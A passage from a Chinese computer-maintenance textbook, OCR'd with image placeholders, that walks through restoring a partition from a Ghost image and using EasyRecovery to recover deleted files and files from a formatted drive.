


图 10.17 选择镜像文件

(2) 第二步：在图 10.17 中，选择系统镜像文件(WinBac. GHO)，然后单击 Open 按钮，在随后显示的画面中单击 OK 按钮，显示如图 10.18 所示的画面。



图 10.18　选择目的硬盘

(3) 第三步：在图 10.18 中，因为本系统只有一块硬盘，所以不用选择硬盘，直接按 Enter 键后，显示如图 10.19 所示的画面，选择要恢复到的分区，单击 OK 键。




图 10.19　选择目的硬盘中的分区

(4) 第四步：在图 10.19 中，单击 OK 按钮，开始恢复分区。恢复完成后，重新启动计算机即可，如图 10.20 所示。




图 10.20 是否恢复分区

10.3.2 实践案例 10-3：数据恢复软件使用

1. EasyRecovery 软件介绍

EasyRecovery 是数据恢复公司 Ontrack 的产品，它是一个功能强大而且非常容易使用的数据恢复工具，它可以快速地找回被误删除的文件或者文件夹，支持 FAT 和 NTFS 文件系统。

2. 使用 EasyRecovery 软件恢复被删除的文件

(1) 右击 E 盘，选择“格式化”，将 E 盘格式化为 NTFS 格式，如图 10.21 所示。

(2) 在 E 盘下新建一个.txt 文件输入任意字符，保存文件后按 Shift+Delete 键将其删除，如图 10.22 所示。

(3) 启动 EasyRecovery，选择“数据恢复/删除恢复”，如图 10.23 所示。

(4) 对 E 盘进行扫描。单击“删除恢复”之后会出现图上的对话框，左边是现有的磁盘分区，右边是扫描的文件类型，选择要恢复文件所在的分区之后单击下一步便可进行快速扫描，假如你需要对分区进行更彻底地扫描，就在“完全扫描”前打上勾就行，选择好分区后，我们单击“下一步”，如图 10.24 所示。

(5) 恢复文件。扫描完成后，可以看到左边的文件夹，此时单击刚才删除的文件夹，在右面列出来的文件就是能被恢复的删除文件，选择一个要恢复的文件，在文件前面打上勾即可，然后单击“下一步”，如图 10.25 所示。



图 10.21 格式化 E 盘




图 10.22　新建一个.txt 文件



图 10.23　数据恢复/删除恢复




图 10.24 恢复文件所在分区




图 10.25 选择被恢复的文件

选择好要恢复的文件后就来选择恢复目标的选项，一般都是恢复到本地驱动器里的，此时需要注意的是恢复的文件保存路径不能与原来的保存分区一致，否则不能保存，如图 10.26 和图 10.27 所示。

(6) 恢复完成后检查恢复后的文件是否与删除的文件一致。

3. 恢复被格式化分区的文件

(1) 在 E 盘新建一个 .txt 文件，输入任意字符后保存。然后格式化 E 盘为 FAT32 格式，如图 10.28 所示。

